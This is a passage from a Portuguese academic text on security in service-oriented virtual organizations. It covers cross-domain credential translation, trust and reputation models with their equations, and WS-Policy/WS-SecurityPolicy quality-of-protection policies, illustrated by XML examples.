Para que a transposição possa ocorrer, é preciso que haja uma relação de confiança entre o domínio de origem e o domínio do provedor do serviço [de Mello et al. 2009b]. Se este for o caso, o cliente pode se autenticar no seu domínio de origem e usar essa credencial para acessar o serviço no domínio de destino. Essa credencial pode ser expressa em um formato neutro e flexível, como o SAML, a fim de facilitar tradução. Ao receber a requisição juntamente com a credencial do cliente, o serviço pode invocar um **Serviço de Tradução de Credenciais** (STC) presente no seu domínio para que este traduza a credencial do cliente para o formato suportado pelo serviço. De posse da credencial na tecnologia do seu próprio domínio, o serviço pode decidir se permite ou não o acesso do cliente [de Mello et al. 2009b].

O STC deve possuir conhecimento de diversos formatos de credenciais de autenticação e das regras para a tradução entre os diversos formatos. Concentrar esses requisitos no STC visa permitir aos serviços dos provedores pertencentes ao domínio operar apenas com a tecnologia que for mais conveniente.

Os serviços de atributos desempenham um papel importante na transposição de credenciais, pois para realizar a tradução de uma credencial para o formato suportado no domínio do provedor, pode ser necessário obter outras informações requeridas pela credencial. Esses atributos podem ser requisitados pelo STC a um serviço de atributos no domínio do cliente para que os campos da credencial possam ser preenchidos. Os serviços de atributos devem ser capazes de gerenciar pseudônimos que são usados pelos clientes para aumentar a sua privacidade e dificultar o rastreamento por parte dos provedores de serviços [de Mello et al. 2009b].

Há outras abordagens para a transposição de credenciais de autenticação entre diferentes domínios como o Serviço de Conversão de Credenciais [Canovas et al. 2004, Lopez et al. 2005], que converte credenciais de diferentes formatos para SAML, o CredEx [Vecchio et al. 2005], que fornece armazenamento e troca dinâmica de credenciais de diversos tipos mas sem realizar a tradução, os projetos ShibGrid [Spence et al. 2006] e SHEBANGS [Jones e Pickles 2007], que provêem autenticação baseada em Shibboleth, usando SAML, para uma infra-estrutura de *grids* que usa certificados X.509. Há ainda outros trabalhos de transposição de credenciais, mas que não lidam com heterogeneidade [Winslett et al. 2002, Lorch et al. 2003b].

3.4.2. Gerenciamento de Confiança

Em sistemas distribuídos a confiança assume papel fundamental nas interações entre as diversas partes que compõem o sistema. O estabelecimento da confiança nessas aplica-

[25] Usuários, processos ou máquinas autorizados pelas políticas do sistema.

ções pode ser simples quando a aplicação só abrange um único domínio administrativo, ou seja, quando todas as partes do sistema estão dentro dos limites de uma única instituição. Porém, para casos em que a aplicação atravesse diversos domínios o estabelecimento da confiança entre tais partes torna-se um desafio [de Mello 2009].

O estabelecimento da confiança pode se dar de forma estática ou dinâmica. No estabelecimento estático, a confiança entre as partes se dá em um momento prévio à execução da aplicação e geralmente consiste em uma interação direta entre os administradores de cada parte. As redes acadêmicas de pesquisa em sua maioria seguem este tipo de abordagem. Por outro lado, o estabelecimento dinâmico da confiança ocorre durante a execução da aplicação, sendo este caso o mais comum em Organizações Virtuais.

Para ambos os casos, estabelecimento estático ou dinâmico, a principal dificuldade se faz quando uma das partes envolvidas não possui qualquer informação sobre a outra. Assim, o estabelecimento da confiança estaria sendo realizado sem qualquer tipo de respaldo ou garantia, o que poderia desencorajar as partes em estabelecer uma relação de confiança e por consequência, deixariam de atender oportunidades de negócio. Na literatura, as soluções apresentadas para tal problema geralmente combinam modelos de confiança à sistemas de reputações, que através de provedores de opiniões permitem às partes verificar se a reputação da outra é boa o suficiente para que possam estabelecer uma relação de confiança.

Em [Sabater e Sierra 2005] é dito que modelos de confiança e reputação podem ser caracterizados como cognitivos ou baseados na teoria dos jogos. Os modelos cognitivos baseiam-se nas noções humanas sobre confiança, risco e reconhecimento para assim obter um grau de confiança sobre uma certa entidade. Os modelos baseados na teoria dos jogos consideram a confiança e a reputação como probabilidades subjetivas. Em ambos os modelos é previsto que as informações de confiança colhidas por uma parte possam ser divulgadas para outras partes interessadas, criando assim uma rede de informações para expressar noções de confiança.

Em [Gray et al. 2003] é apresentada uma arquitetura de segurança que faz uso dos conceitos do *mundo pequeno*[26] [Milgram 1967] e tem por objetivo otimizar a formação e a propagação da confiança. A arquitetura apresentada por [Gray et al. 2003] tem como foco aplicações colaborativas em redes móveis *ad hoc* e baseia-se nas noções humanas sobre confiança, risco e conhecimento. Uma entidade p_0 só irá interagir com uma entidade p_m se o grau de confiança calculado por p_0 sobre p_m for suficiente para superar o risco envolvido em interagir com p_m. O cálculo da confiança, de uma entidade p_0 sobre uma entidade p_m é apresentado pela equação 1:

$$Tp_0(p_m) = \frac{\sum_{k=1}^{m} (Tp_{k-1}(p_k))w_k}{m} \quad (1)$$

sendo $Tp_0(p_m)$ o valor de confiança que p_0 irá formar sobre um p_m qualquer. p_m é uma entidade que está m saltos distante de p_0, ou seja, entre p_0 e p_m existem $m-1$

[26]Cada entidade em um sistema de larga escala pode estar separada de qualquer outra entidade por somente algumas entidades intermediárias.

entidades intermediárias. k é a $k-esima$ entidade intermediária entre p_0 e p_m e w_k é o peso associado a distância entre p_0 e p_k, e quanto menor for o valor de k maior será a influência do peso w_k.

Dessa forma, o valor final da confiança calculado por p_0 sobre p_m é constituído pela soma de valores parciais, sendo que os valores obtidos de entidades mais próximas a p_0 terão maior influência no cálculo da confiança. Para o caso de existirem múltiplos caminhos de confiança ligando p_0 ao p_m, é assumido que p_0 sempre irá escolher o caminho mais confiável para assim obter o valor de confiança para p_m mais legítimo.

O conceito de mundo pequeno fora observado em diversos sistemas computacionais, como em redes par a par para compartilhamento de arquivos [Capkun et al. 2002] e em redes de confiança do *Pretty Good Privacy* (PGP) [Penning 2006]. No modelo proposto por [Gray et al. 2003], a rede de confiança aliada ao sistema de reputações visa o estabelecimento de novas relações de confiança entre partes que nunca interagiram previamente. Na fase de criação de uma Organização Virtual, o gerente da OV poderá se deparar com parceiros de negócio que estão aptos a atender uma oportunidade de negócio, mas ainda não possui um valor de confiança formado sobre tal parceiro. A proposta de [Gray et al. 2003] poderia ser empregada nesse caso.

Um problema inerente aos sistemas de reputações está na filtragem das opiniões recebidas. Ao assumir que os provedores de opiniões são corretos e nunca irão prover opiniões diferentes daquilo que de fato observaram, ainda assim é possível que diferentes provedores apresentem diferentes opiniões, que apesar de não serem maliciosas são inconsistentes, gerando dúvida para a parte que as requisitou.

Em [Wang e Vassileva 2003] é apresentado um modelo de confiança, aliado a um sistema de reputações, baseado em redes bayesianas, tendo como aplicação exemplo uma rede par a par para o compartilhamento de arquivos. Cada par na rede pode assumir dois papéis, o primeiro destinado ao provimento de arquivos, denominado *provedor* e o segundo destinado ao provimento de opiniões, denominado *agente*. A proposta de [Wang e Vassileva 2003] apresenta uma solução para situações em que diferentes agentes possuem diferentes opiniões sobre um mesmo par. Os autores assumem que todos os agentes sempre irão emitir pareceres verdadeiros sobre a reputação de outros pares, ou seja, os agentes nunca irão assumir um comportamento malicioso. Neste caso, diferentes agentes apenas possuem diferentes critérios para classificar outros pares.

A rede bayesiana serve de apoio para que um par, ao pesquisar por arquivos, possa escolher os melhores provedores, ou seja, provedores que anteriormente se mostraram capazes em prover arquivos e por consequência possuem uma maior probabilidade de continuar provendo arquivos de forma satisfatória. Para os casos em que um agente não possua qualquer experiência anterior com um provedor é proposto um sistema de reputação onde os agentes passam a atuar como *provedores de recomendações*. Assim, um agente ao ser consultado sobre a competência de um determinado provedor de arquivos, este irá verificar em sua rede bayesiana se existe alguma opinião formada a respeito e irá responder com o valor ali presente.

Para formar uma opinião sobre um determinado provedor de arquivos, um agente pode questionar diversos outros agentes e como consequência irá receber diversas respos-

tas, as quais podem ser oriundas de agentes confiáveis, não confiáveis e até de agentes desconhecidos, ou seja, agentes com quem este não teve qualquer interação prévia. As recomendações oriundas de agentes não confiáveis são imediatamente descartadas. As recomendações oriundas de agentes confiáveis e de agentes desconhecidos são combinadas de acordo com a equação 2:

$$r_{ij} = w_t * \frac{\sum_{l=1}^{k} tr_{il} * t_{lj}}{\sum_{l=1}^{k} tr_{il}} + w_s * \frac{\sum_{z=1}^{g} t_{zj}}{g}, w_t + w_s = 1 \quad (2)$$

sendo r_{ij} o total de recomendações que o *i-ésimo* agente obteve sobre o *j-ésimo* provedor de arquivos. k é o número de recomendações de agentes confiáveis e g é o número de recomendações de desconhecidos. tr_{il} é o grau de confiança que o *i-ésimo* agente possui sobre o *l-ésimo* agente confiável. t_{lj} é o grau de confiança que o *l-ésimo* agente confiável possui sobre o *j-ésimo* provedor de arquivos. t_{zj} é o grau de confiança que o *z-ésimo* agente desconhecido possui sobre o *j-ésimo* provedor de arquivos. w_t e w_s são pesos definidos por cada agente para determinar a importância das recomendações feitas por agentes confiáveis e por agentes desconhecidos, respectivamente.

Após ser calculado o grau de confiança para um determinado provedor de arquivos, é verificado se este valor é suficiente para interagir com este provedor, sendo cada agente o responsável por definir o valor mínimo necessário para isto. Após cada interação, o agente irá atualizar sua rede bayesiana para o provedor de arquivos em questão e também irá atualizar sua confiança nos agentes que proveram as recomendações através da técnica de aprendizado por reforço [Sutton e Barto 1998], de acordo com a equação 3:

$$tr_{ij}^{n} = \alpha * tr_{ij}^{o} + (1 - \alpha) * e_{\alpha} \quad (3)$$

sendo tr_{ij}^{n} o novo grau de confiança que o *i-ésimo* agente irá possuir sobre o *j-ésimo* provedor de opiniões após a atualização. tr_{ij}^{o} representa o grau de confiança anterior. α é a taxa de aprendizado, um número real no intervalo de $[0,1]$. e_{α} é o valor da nova evidência, o qual pode ser -1 ou 1. Se o valor recomendado for maior que o necessário para iniciar a interação com o provedor de arquivo e se a interação ocorrer de forma satisfatória, então e_{α} é igual a 1 e caso a interação ocorra de forma insatisfatória, e_{α} é igual a -1.

A equação 3 garante aos agentes que forneceram recomendações verdadeiras um aumento em seu grau de confiança e aqueles que apresentaram recomendações falsas serão punidos gradativamente até atingir um limiar para serem considerados como não confiáveis. O modelo de [Wang e Vassileva 2003] poderia ser empregado na fase de criação de uma Organização Virtual (OV) e assim evitar a inclusão de entidades que não honraram alguma interação no passado em alguma outra Organização Virtual. Durante a execução de uma OV, o modelo poderia ser empregado para aumentar ou diminuir o grau de confiança sobre as entidades participantes, garantindo assim uma visão sempre atualizada o que facilitaria o processo de criação de OV subsequentes.

Os trabalhos [Gray et al. 2003, Wang e Vassileva 2003, Sabater e Sierra 2001] fazem uso de médias ponderadas para calcular a probabilidade de uma entidade honrar a negociação. Para cada provedor de opiniões é atribuído um peso, diferenciando assim a influência de cada opinião no cálculo do valor da confiança sobre uma determinada entidade. Nos trabalhos [Buchegger e Boudec 2003, Whitby et al. 2005, Teacy et al. 2006, de Mello et al. 2009a], a probabilidade é calculada através de métodos estatísticos os quais fazem uso das interações passadas para prever como será o comportamento futuro, tanto dos provedores de opiniões quanto da entidade para qual se deseja formar um valor de confiança. Tais trabalhos fazem uso da análise bayesiana e assim para determinar a probabilidade (*a posteriori*) é necessário conhecer a probabilidade *a priori*, podendo esta ser obtida através de uma *função densidade de probabilidade* de uma *distribuição beta*[27][de Mello et al. 2009a], veja equação 4.

$$f(p) = \frac{\Gamma(\alpha+\beta)}{\Gamma(\alpha)\Gamma(\beta)} p^{\alpha-1}(1-p)^{\beta-1}, \text{ sendo } \alpha,\beta > 0 \tag{4}$$

$$\Gamma(x) = \int_0^\infty e^{-t}t^{x-1}dt \tag{5}$$

sendo $\Gamma(x)$ a função Gama de Euler que estende a noção de fatorial para valores não inteiros.

Todos trabalhos usam de maneira semelhante a *distribuição beta* para determinar a probabilidade de uma entidade vir a honrar a interação. Os parâmetros α e β são usados como probabilidade *a priori* e registram o total de interações que resultaram em sucesso e em insucesso, respectivamente. Sistemas de reputações tornam-se mais precisos a partir do momento que suas bases possuam um grande número de registros. Em seu início, quando não existem registros nas bases, tem-se uma distribuição uniforme, ou seja, a probabilidade de qualquer interação ocorrer com sucesso ou insucesso é exatamente igual.

Os trabalhos de [Whitby et al. 2005] e [Teacy et al. 2006] diferem entre si na forma como tratam a detecção de opiniões não confiáveis. Em [Whitby et al. 2005] as opiniões de provedores que se desviarem da maioria são descartadas. Em [Teacy et al. 2006] é comparado o histórico de opiniões fornecidas por um provedor com o que de fato foi observado nas interações diretas com a entidade sobre quem este provedor opiniou. Se o provedor de opiniões fornecer de forma continuada opiniões semelhantes, então assume-se que o provedor é preciso, caso contrário, assume-se que este é impreciso e suas opiniões são descartadas.

O modelo apresentado em [de Mello et al. 2009a] também faz uso da média ponderada, porém os pesos são obtidos através de métodos estatísticos, com base nas experiências observadas pela entidade que está solicitando as opiniões. Neste modelo, como em [Teacy et al. 2006] as opiniões recebidas consideram o histórico do provedor de opiniões, permitindo assim que as opiniões dos bons provedores prevaleçam sobre as opiniões de provedores maliciosos.

[27]Determinada pelos parâmetros α e β, é usada para representar variáveis aleatórias limitadas a um intervalo, por exemplo, entre 0 e 1 [Jain 1991].

Determinar o grau de confiança sobre uma entidade consiste também em observar em qual contexto tal entidade está inserida. A delimitação do contexto serve para expressar a confiança com uma maior precisão, haja visto que uma entidade pode atuar em diferentes contextos e para cada um desses a mesma pode assumir diferentes comportamentos. Em [de Mello et al. 2009a] cada entidade possui uma base de experiências diretas que contém os históricos das interações que realizou com as demais entidades. Para cada entidade presente nesta base, são registradas as experiências separadas por contexto. Essa separação permite determinar em quais contextos a entidade, para a qual se está calculando a confiança, se mostrou mais correta e no caso de não houver ainda qualquer experiência em um determinado contexto, a combinação de todas as experiências, não importando o contexto, pode ajudar a prever o comportamento para o contexto desejado. As interações seguintes, dentro do contexto desejado, iriam então aprimorar esta visão inicial da confiança.

A separação por contextos de confiança pode ajudar um gerente de uma Organização Virtual a verificar quais parceiros atenderiam melhor uma oportunidade de negócio. O grau de confiança deixaria de estar relacionado a honestidade de uma entidade e passaria agora estar relacionado a capacidade daquela entidade realizar uma negociação de forma satisfatória. Assim, as entidades candidatas a parceiro de negócio, além de atuarem no contexto como parceiro de negócio em uma OV, poderiam também atuar no contexto de provedoras de opiniões.

O uso de um modelo de confiança aliado a um sistema de reputação, atende as necessidades relacionadas as fases de criação e execução, por exemplo, de uma Organização Virtual. O sistema de reputação pode ser usado para classificar o grau de competência dos possíveis parceiros de negócio além de permitir classificar o quão precisos são no provimento de opiniões, pois as entidades que já atuaram como parceiros de negócio poderiam agora ser também provedores de opiniões, formando assim as redes de confiança.

Com os sistemas de reputação, é possível calcular a probabilidade de uma dada entidade honrar uma futura negociação, porém não é possível ter certeza que essa negociação ocorrerá com sucesso. O estabelecimento dinâmico de redes colaborativas exigem meios para garantir que nenhuma entidade participante obtenha benefícios em detrimento das demais partes. Em [Asokan et al. 2000], é apresentado um protocolo para troca de assinaturas digitais, de forma justa, sobre um conteúdo eletrônico (definido como *contrato*), sendo que nenhuma parte será prejudicada caso a transação não possa ser terminada com sucesso.

O protocolo garante que sempre uma parte poderá forçar o término de uma transação, de forma justa e com base em um limite temporal, sem que necessite da cooperação da outra parte e mesmo em uma rede assíncrona. A solução tradicional para este problema sempre envolve uma Terceira Parte Confiável (TPC). Cada parte envia seu item (p.e. assinatura sobre o contrato) para a TPC e esta só efetuará a troca dos itens assim que receber os itens de todas as partes envolvidas. O fato de acionar a TCP em todas as transações torna a solução ineficiente. Em [Asokan et al. 2000] é apresentada uma versão otimista do protocolo em que a TPC só é acionada em casos onde uma parte tenha um comportamento indesejado, proposital ou não.

A combinação de modelos de confiança e mecanismos parecidos com o protocolo

proposto por [Asokan et al. 2000] permitem assim o estabelecimento dinâmico da confiança para a concepção de redes colaborativas, além de prover ferramentas para melhorar o funcionamento de uma rede que já esteja na fase de execução.

3.4.3. Gerenciamento de Políticas de Qualidade de Proteção

As políticas de qualidade de proteção (QoP) são expressões formais, processáveis por computador, declaradas por organizações e anexadas aos seus serviços, que indicam quais mecanismos de segurança a organização suporta ou requer para acessar os serviços [Böger et al. 2009]. Essas políticas devem ser aplicada às mensagens trocadas com serviço para garantir que os requisitos de segurança da organização serão respeitados.

Tratando-se de uma política de QoP, os requisitos de segurança podem ser indicações de quais informações são sigilosas e precisam ser cifradas, quais informações devem ser assinadas, os algoritmos criptográficos suportados ou requeridos, os mecanismos e os tipos de credenciais de autenticação suportados ou requeridos, ou outros requisitos de segurança necessários para que a comunicação possa ocorrer de forma segura de acordo com as necessidades da organização.

Se as organizações desejam se comunicar dinamicamente de forma segura, estas podem declarar políticas de QoP e publicar essas políticas juntamente com a descrição dos serviços providos. Colaboradores que desejarem invocar o serviço poderão então avaliar a possibilidade de cumprir a política anexada. Essa verificação pode ser feita automaticamente se o colaborador que deseja invocar o serviço possui seus requisitos ou capacidades também especificados em uma política. As duas políticas, uma anexada pelo provedor de serviço e outra definida pelo cliente podem ser comparadas automaticamente para verificar se há acordo entre os requisitos [Böger et al. 2009].

Em situações mais complexas, como em um processo de negócio, ou durante a criação de uma OV, onde pode haver várias organizações envolvidas, as políticas de QoP são ainda mais importantes. Com essas políticas, é possível automatizar a verificação da compatibilidade dos requisitos de segurança de todas as comunicações, desde que todas as organizações declararem seus requisitos em políticas expressas em uma linguagem padrão e que uma descrição formal do processo de negócio esteja disponível e indique quais as invocações de serviços serão realizadas.

Para os serviços *Web*, a linguagem padrão para expressar políticas é a *WS-Policy* [WS-POLICY 2007]. A *WS-Policy* é uma linguagem altamente extensível que permite expressar diversos tipos de requisitos não funcionais de serviços *Web*, como segurança, confiabilidade e otimização nas trocas de mensagens. A seguir, tem-se a descrição desta linguagem e do padrão *WS-SecurityPolicy*. Na seqüência, alguns aspectos de gerenciamento de políticas *WS-Policy* são apresentados e, por fim, um estudo de caso é descrito.

WS-Policy

WS-Policy é um padrão W3C que "define um *framework* e um modelo para expressar políticas que se referem a capacidades, requisitos e características gerais de entidades em um sistema baseado em serviços *Web*" [WS-POLICY 2007]. É um padrão de ampla

aceitação e presente na maioria das ferramentas para desenvolvimento de soluções em Serviços *Web*.

Uma política expressa em *WS-Policy* é formada por um conjunto de alternativas de política, sendo que cada alternativa é formada por um conjunto de asserções de política. Cada asserção de política representa um requisito, uma capacidade ou outra propriedade de um comportamento específico de um domínio, como segurança [WS-POLICY 2007]. A *WS-Policy* define apenas o modelo geral das políticas, mas não define nenhuma asserção. As asserções são especificadas em outros padrões, como o *WS-SecurityPolicy* que define asserções de segurança.

Uma política que não contém nenhuma alternativa não pode ser satisfeita (chamaremos de política nula). Uma política que contém uma ou mais alternativas é satisfeita se exatamente uma dessas alternativas é satisfeita. Uma alternativa de política que não contém nenhuma asserção não indica nenhuma característica comportamental e é satisfeita trivialmente. Uma alternativa com uma ou mais asserções é satisfeita somente se todas as asserções são satisfeitas. A satisfação de uma asserção resulta em um comportamento que reflete a restrição indicada, que é específica do domínio.

A Figura 3.6 apresenta um exemplo simples de política em *WS-Policy*. A política contém duas alternativas, cada uma representada por um elemento `<wsp:All>` (linhas 5 a 7 e 8 a 10), contidas em um elemento `<wsp:ExactlyOne>` (linhas 4 a 11) que representa a escolha. As asserções representadas pelos elementos `<sp:Basic256Rsa15>` (linha 6) e `<sp:TripleDesRsa15>` (linha 9) são especificadas na *WS-SecurityPolicy* e representam, cada uma, um conjunto diferente de algoritmos criptográficos. Normalmente, essas asserções não são usadas sozinhas como no exemplo da Figura 3.6, mas em conjunto com outras asserções de segurança, como será explicado na próxima seção.

```
1  <wsp:Policy
2     xmlns:sp="http://docs.oasis-open.org/ws-sx/ws-securitypolicy
          /200702"
3     xmlns:wsp=" http://www.w3.org/ns/ws-policy" >
4    <wsp:ExactlyOne>
5      <wsp:All>
6        <sp:Basic256Rsa15 />
7      </wsp:All>
8      <wsp:All>
9        <sp:TripleDesRsa15 />
10     </wsp:All>
11   </wsp:ExactlyOne>
12 </wsp:Policy>
```

Figura 3.6. Exemplo de política *WS-Policy*

A política da Figura 3.6 está na forma normal, definida na *WS-Policy*, em que as alternativas estão indicadas explicitamente na política. No entanto a linguagem permite construções mais complexas, como aninhamento de operadores, asserções marcadas como opcionais e referências de políticas, que permitem uma representação mais intuitiva e compacta da política. Toda política possui uma forma normal equivalente e a *WS-Policy*

apresenta um procedimento para realizar a transformação para tal forma.

Além de uma forma para expressar políticas, o padrão *WS-Policy* também define algumas operações sobre políticas, a normalização de política, a união de políticas e a intersecção de políticas, que permitem manipular políticas de forma consistente e independente das asserções e dos domínios utilizados.

A operação de normalização de políticas transforma uma política em uma outra na forma normal equivalente, que é um formato mais simples para a manipulação automática por computador. Notavelmente, a operação de intersecção é bastante simples de explicar em termos de alternativas de políticas e uma implementação básica poderá fazer uso da normalização para simplificar o processamento.

A união de políticas junta duas políticas em uma outra que representa a combinação das alternativas das duas. Em termos de alternativas, a política resultante da união conterá alternativas que são formadas pela concatenação de uma alternativa de uma política com uma alternativa da outra. Satisfazer a união é equivalente a satisfazer exatamente uma alternativa de cada uma das políticas unidas.

A operação de intersecção é a que permite a verificação de compatibilidade entre políticas [WS-POLICY 2007]. Assim como na união, a intersecção é formada pela concatenação de alternativas das políticas, no entanto a alternativa resultante da concatenação só é adicionada ao resultado se as duas alternativas forem compatíveis. Duas alternativas são consideradas compatíveis se e somente se cada asserção de uma alternativa for compatível com pelo menos uma asserção da outra. A compatibilidade de asserções é apenas parcialmente definida no padrão *WS-Policy*, de forma que as especificações podem estender o algoritmo de compatibilidade com informações específicas de domínio. A base do algoritmo de intersecção de asserções é comparar os nomes dos elementos XML que representam as asserções e verificar a compatibilidade das políticas aninhadas nessas asserções, se houver.

O resultado da intersecção de duas políticas conterá as alternativas compatíveis de ambas, ou nenhuma alternativa se as políticas forem incompatíveis. É essa característica que permite verificar se duas políticas declaradas por dois parceiros que desejam se comunicar são compatíveis, isto é, se um parceiro suporta os requisitos do outro. Além disso, o resultado da intersecção ainda indica quais as alternativas que foram satisfeitas e permite aos parceiros aplicar os mecanismos corretos no momento de se comunicar.

O padrão *WS-Policy* define três mecanismos de anexação de política, conforme ilustrados na Figura 3.7. Os dois primeiros mecanismos, mostrados respecivamente nos elementos das linhas 1 a 3 e 5 a 10, anexam políticas a um elemento XML qualquer simplesmente pela adição de um atributo `wsp:PolicyURIs`, no primeiro caso, ou de subelementos `<wsp:PolicyReference>`, no segundo caso. No terceiro tipo de anexo, ilustrado nas linhas 12 a 23 da Figura, o alvo da anexação está indicado no elemento `<wsp:AppliesTo>`, que é seguido pela indicação de quais políticas estão sendo anexadas e por um elemento opcional `<wsse:Security>`, que é definido na especificação *WS-Security* [WS-SECURITY 2006] e serve para prover características de segurança ao anexo de política, com uso assinaturas digitais e credenciais (*tokens*).

As políticas são geralmente anexadas aos elementos da descrição WSDL do ser-

```
1  <MyElement wsp:PolicyURIs="
2     http://example.com/policies/rm-policy
3     http://example.com/policies/X509-endpoint-policy" />
4
5  <MyElement>
6    <wsp:PolicyReference
7       URI="http://example.com/policies/rm-policy" />
8    <wsp:PolicyReference
9       URI="http://example.com/policies/X509-endpoint-policy" />
10 <MyElement/>
11
12 <wsp:PolicyAttachment>
13   <wsp:AppliesTo>
14     <wsp:URI>
15       http://example.com/services/srv.wsdl#wsdl.endpoint(srv/endp)
16     </wsp:URI>
17   </wsp:AppliesTo>
18   <wsp:PolicyReference
19      URI="http://example.com/policies/rm-policy" />
20   <wsp:PolicyReference
21      URI="http://example.com/policies/X509-endpoint-policy" />
22   <wsse:Security>...</wsse:Security>
23 </wsp:PolicyAttachment>
```

Figura 3.7. Exemplo de anexação de política *WS-Policy*

viço, como `<wsdl:operation>`. Nesse caso, a política é aplicada a todas as mensagens trocadas com o serviço relacionadas com a invocação dessa operação. O mesmo vale para os elementos `<wsdl:service>`, `<wsdl:endpoint>`, `<wsdl:binding>`, `<wsdl:interface>`, `<wsdl:operation>`, `<wsdl:input>`, `<wsdl:output>`, `<wsdl:fault>`, `<wsdl:infault>` e `<wsdl:outfault>` e a política aplicada a uma mensagem é a união de todas as políticas anexadas aos elementos com os quais a mensagem está relacionada.

WS-SecurityPolicy

O *WS-SecurityPolicy* [WS-SECURITYPOLICY 2007] define um conjunto de asserções, para serem usadas em políticas *WS-Policy*, que indicam a capacidade ou o requerimento da aplicação dos padrões de segurança para serviços *Web* (*WS-Security*, *WS-Trust* e *WS-SecureConversation*) às mensagens trocadas com um serviço. São essas asserções, em conjunto com a linguagem *WS-Policy*, que definem o formato padrão para expressar políticas de qualidade de proteção para Serviços *Web*.

Por questão de espaço e objetividade, não será possível abordar todas as asserções definidas na *WS-SecurityPolicy*. Ao invés, um exemplo simples de política de QoP expressa em *WS-Policy* e *WS-SecurityPolicy* está apresentado na Figura 3.8 e explicado a seguir.

As asserções `SignedParts` e `EncryptedParts` (linhas 2 e 3) indicam que

```
<wsp:Policy xmlns:wsp="..." xmlns:sp="...">
 <sp:SignedParts><sp:Body /></sp:SignedParts>
 <sp:EncryptedParts><sp:Body /></sp:EncryptedParts>
 <sp:AsymmetricBinding>
  <wsp:Policy>
   <sp:InitiatorToken>
    <wsp:Policy>
     <wsp:ExactlyOne>
      <sp:SamlToken
       sp:IncludeToken=".../IncludeToken/Always">
       <sp:IssuerName>saml-authority</sp:IssuerName>
      </sp:SamlToken>
      <sp:X509Token
       sp:IncludeToken=".../IncludeToken/Always">
       <sp:IssuerName>x509-ca</sp:IssuerName>
      </sp:X509Token>
     </wsp:ExactlyOne>
    </wsp:Policy>
   </sp:InitiatorToken>
   <sp:RecipientToken>
    <wsp:Policy>
     <wsp:ExactlyOne>
      <sp:SamlToken
       sp:IncludeToken=".../IncludeToken/Always">
       <sp:IssuerName>other-saml-authority</sp:IssuerName>
      </sp:SamlToken>
      <sp:X509Token
       sp:IncludeToken=".../IncludeToken/Always">
       <sp:IssuerName>other-x509-ca</sp:IssuerName>
      </sp:X509Token>
     </wsp:ExactlyOne>
    </wsp:Policy>
   </sp:RecipientToken>
   <sp:AlgorithmSuite>
    <wsp:Policy>
     <wsp:ExactlyOne>
      <sp:Basic256 />
      <sp:Basic192 />
     </wsp:ExactlyOne>
    </wsp:Policy>
   </sp:AlgorithmSuite>
   <sp:ProtectTokens />
   <sp:Layout><wsp:Policy><sp:Strict /></wsp:Policy></sp:Layout>
  </wsp:Policy>
 </sp:AsymmetricBinding>
</wsp:Policy>
```

Figura 3.8. Exemplo de política de QoP expressa em *WS-Policy* e *WS-SecurityPolicy*

o corpo das mensagens deve ser cifrado e assinado. A asserção `AsymmetricBinding` indica que criptografia assimétrica será usada, sendo que as credenciais do emissor e receptor (`InitiatorToken`, nas linhas 6 a 19, e `RecipientToken`, nas linhas 20 a 33) da mensagem podem ser ou uma asserção SAML emitida pela autoridade de nome *saml-authority* (asserções `SamlToken`, nas linhas 9 a 12 e 23 a 26) ou um certificado X.509 emitido pela CA *x509-ca* (asserções X509Token, nas linhas 13 a 16 e 27 a 30). Os algoritmos criptográficos aceitos são indicados dentro da asserção `AlgorithmSuite` (linhas 34 a 41) e, nesse exemplo, dois conjuntos de algoritmos são suportados, *Basic256* (asserção `Basic256`, na linha 37) e *Basic192* (asserção `Basic192`, na linha 38).

A política nesse exemplo não está na forma normal, no entanto é fácil perceber que esta contém oito alternativas formadas com as possíveis combinações das opções de credencial do emissor, credencial do receptor e conjunto de algoritmos criptográficos. Um cliente que deseje se comunicar com um serviço que use essa política deve satisfazer apenas uma dessas alternativas.

Há muitas outras asserções definidas na *WS-SecurityPolicy*. Há outras formas de declarar quais partes das mensagens devem ser protegidas, outras asserções de *token*, outros conjuntos de algoritmos criptográficos, há asserções para usar criptografia simétrica ou usar HTTPS, asserções que exigem ou permitem o uso de credenciais adicionais na mensagem, e ainda outras. O melhor documento para obter informações detalhadas sobre essas asserções é a própria especificação *WS-SecurityPolicy*.

Aspectos de Gerenciamento

Além de definir os requisitos de segurança dos serviços providos na forma de políticas, para alcançar todo o dinamismo proposto pelas AOSs, as organizações precisam fazer com que essas políticas estejam acessíveis aos potenciais parceiros. Além disso, os colaboradores que obtiverem as políticas devem ser capazes de avaliar a autenticidade e a integridade dessas políticas.

Nos serviços *Web*, há diversas formas de disponibilizar as políticas *WS-Policy* de um serviço. A mais simples delas é adicionar as políticas diretamente como elementos de extensão na WSDL do serviço e, com isso, aproveitar os mecanismos de descoberta existentes para WSDL, como os serviços de registro UDDI. Em algumas situações, no entanto, outros mecanismos podem ser mais interessantes. Por exemplo, se a política de um serviço deve ser atualizada com certo dinamismo, talvez os registros não ofereçam a agilidade necessária. Nesse caso, algum dos mecanismos definido na especificação *WS-MetadataExchange* [WS-METADATAEXCHANGE 2009] pode ser usado, como a operação *GetMetadata*, para obter a última versão da política.

Na *WS-Policy*, mecanismos para prover características de segurança podem ser adicionados aos anexos de política no elemento `<wsse:Security>` conforme apresentado anteriormente. Esse elemento poderá conter assinaturas digitais e credenciais de segurança a fim de garantir a autenticidade e a integridade tanto das políticas, que podem estar incluídas diretamente no anexo, quanto do próprio anexo. Se a operação *GetMetadata* for implementada, a *WS-Security* pode ser usada para assinar o conteúdo da mensagem com as políticas.

Estudo de caso

Para ilustrar as possibilidades das políticas de QoP abordadas anteriormente, nessa seção será apresentado um exemplo de ciclo de vida de uma organização virtual no contexto da rede *TechPlast* definida na Seção 3.2.4.

Para fins de exemplo, suponhamos que uma empresa participante da rede *TechPlast*, a *Plasmax*, que produz peças plásticas de uso doméstico, recebe uma encomenda de peças acima da sua capacidade usual, de forma que não conseguirá atender ao pedido sozinha. Está situação configura, então, uma oportunidade de negócio (ON) e, neste caso, a *Plasmax* será o gerente da OV que se formará. De acordo com a ON, a empresa *Plasmax* organiza um *workflow* para cumprir a demanda da seguinte forma: a empresa *Plasmax* produzirá as peças do pedido segundo a sua capacidade máxima, e para tal deverá realizar compras de matéria-prima adicional; o restante do pedido será repassado a uma outra empresa que produza a mesma categoria de objetos plásticos e que suporte o mesmo formato de peça.

